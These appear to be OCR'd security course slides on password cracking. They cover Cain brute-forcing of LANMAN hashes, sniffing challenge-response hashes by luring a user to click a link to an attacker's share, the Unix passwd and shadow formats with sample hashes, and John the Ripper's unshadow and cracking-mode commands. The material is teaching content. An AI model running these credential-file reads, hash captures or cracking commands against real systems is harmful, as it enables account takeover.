
Configure guess permutation modes

Current status of attack




Brute Force Attack

LANMAN: Keep Min at 1 and Max at 7



$36^1 + 36^2 + 36^3 + 36^4 + 36^5 + 36^6 + 36^7$


Brute Force Attack in Progress



7.4 million/sec


Using Cain's Sniffer to Obtain Hashes

- Cain can sniff challenge-response information
- Attacker could position his computer at a location where he sees all authentication traffic
- Or… attacker could trick a user into clicking on a link in an email
  - Attacker installed Cain on **SOMESERVER** and is running sniffer
  - When user clicks on link, the user's machine attempts to mount the share which requires authentication via challenge-response




Cain's Integrated Sniffer

- After user clicks on the link, Cain's sniffer gathers the challenge and response and displays them



Cain's Integrated Sniffer

- Attacker can now feed these hashes into the cracker



Unix Password File Format

- **`/etc/passwd`** has one line per account with colon-separated fields
  - **`[login_name] : [encrypted_password] : [UID_Number] : [Default_GID] : [GECOS_Info] : [Home_Dir] : [Login_shell]`**

- Example:
  - **`smith:*:506:506:Fred Q. Smith:/home/smith:/usr/bin/sh`**

- Most *nix types support shadowed passwords, where password data is no longer in **`/etc/passwd`**
  - If passwords are shadowed, the [encrypted_password] field will contain "**`x`**", "**`*`**", or "**`!!`**"

Unix Password File Format

```
[root@test root]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
      ⋮
gdm:x:42:42::/var/gdm:/sbin/nologin
alice:x:502:502::/home/alice:/bin/bash
fred:x:503:503::/home/fred:/bin/bash
susan:x:504:504::/home/susan:/bin/bash
robert:x:505:505::/home/robert:/bin/bash
[root@test root]#
```

Here are the user accounts that aren't associated with the operating system but are instead assigned to people (uid > 500).


Unix Shadow File Format

- **/etc/shadow** is only readable with superuser privileges (UID 0)
- **/etc/shadow** has one line per account separated by colons
- Format is:
  - **[login_name] :**
    [encryptedpassword] :
    [Date_of_last_pw_change] :
    [Min_pw_age_in_days] :
    [Max_password_age_in_days] :
    [Advance_days_to_warn_user_of_pw_change] :
    [Days_after_pw_expires_to_disable_account] :
    [Account_expiration_date] :
    [Reserved]

Date is the number of days (since January 1, 1970) since the password was last changed

Unix Shadow File Format

```
[root@test root]# cat /etc/shadow
root:$1$JwHcday9$VTILqqawwBy42T0dGtVwh0:12662:0:99999:7:::
bin:*:12662:0:99999:7:::
daemon:*:12662:0:99999:7:::
      ⋮

alice:$1$a36//8We$nQszd1GSN1kAL2r2ctNIL/:12845:0:99999:7:::
fred:$1$8ElNLdOg$GDHdovsqcPrju3WuQHv2v/:12845:0:99999:7:::
susan:$1$jYvYCP1Z$YzjdcheL8ujvE7yLQAPgA/:12845:0:99999:7:::
robert::12845:0:99999:7:::
[root@test root]#
```



John the Ripper (JtR)

- John supports (and auto-detects) these formats:
  - Traditional DES
  - BSDI extended DES
  - FreeBSD MD5
  - OpenBSD Blowfish
  - Kerberos/AFS
  - Windows LANMAN (DES based)
    - **`john sam.txt`**

- Very powerful and fast!
  - Runs on various flavors of Unix and Windows
- Community-enhanced version supports
  - NTLM hashes, OpenSSH, ZIP, PDF
  - "quality is lower" than official version
  - GPU platforms (CUDA & OpenCL)
- www.openwall.com/john/

Unshadow passwd and shadow Files

./unshadow /etc/passwd /etc/shadow > combined.txt

```
[root@test run]# ./unshadow /etc/passwd /etc/shadow > combined.txt
[root@test run]# cat combined.txt
root:$1$JwHcday9$VTILqqawwBy42TOdGtVwh0:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
        ⋮
alice:$1$a36//8We$nQszd1GSN1kAL2r2ctNIL/:502:502::/home/alice:/bin/bash
fred:$1$8ElNLdOg$GDHdovsqcPrju3WuQHv2v/:503:503::/home/fred:/bin/bash
susan:$1$jYvYCP1Z$YzjdcheL8ujvE7yLQAPgA/:504:504::/home/susan:/bin/bash
robert:x:505:505::/home/robert:/bin/bash
```

- This is NOT required but allows John to see GECOS fields, groups, and expired creds so it can crack users
  - Using GECOS field information
  - Belonging to specific groups
  - Skipping users with expired credentials

John's Cracking Modes

- Creates many permutations quickly using one wordlist
  - Appends and prepends characters
  - Attempts dictionary words forwards, backwards, typed twice
  - Truncate dictionary words and then append/prepend

- "Single Crack" Mode
  - Guesses based on user account information
    - Uses variations of account name, GECOS, etc. from unshadow file
- Word list Mode
  - Uses dictionary and hybrid
- Incremental Mode
  - Uses brute force guessing
    - Uses character frequency tables → use most common characters more often in password
- External Mode
  - Uses an external program (e.g., Crunch) to generate guesses

John's Command Line

- Now, let's crack the password file
- Simplest way is to let John use its default order of cracking modes:
  - **`john combined.txt`**
  - **`john shadow`** if not unshadowed

- …or manually run "single crack" mode
  - **`john --single combined.txt`**


- …or manually run word list mode with word mangling rules enabled
  - **`john --wordlist=password.lst --rules combined.txt`**

- …or manually run a brute force (incremental mode) attack
  - **`john --incremental combined.txt`**

John's Output

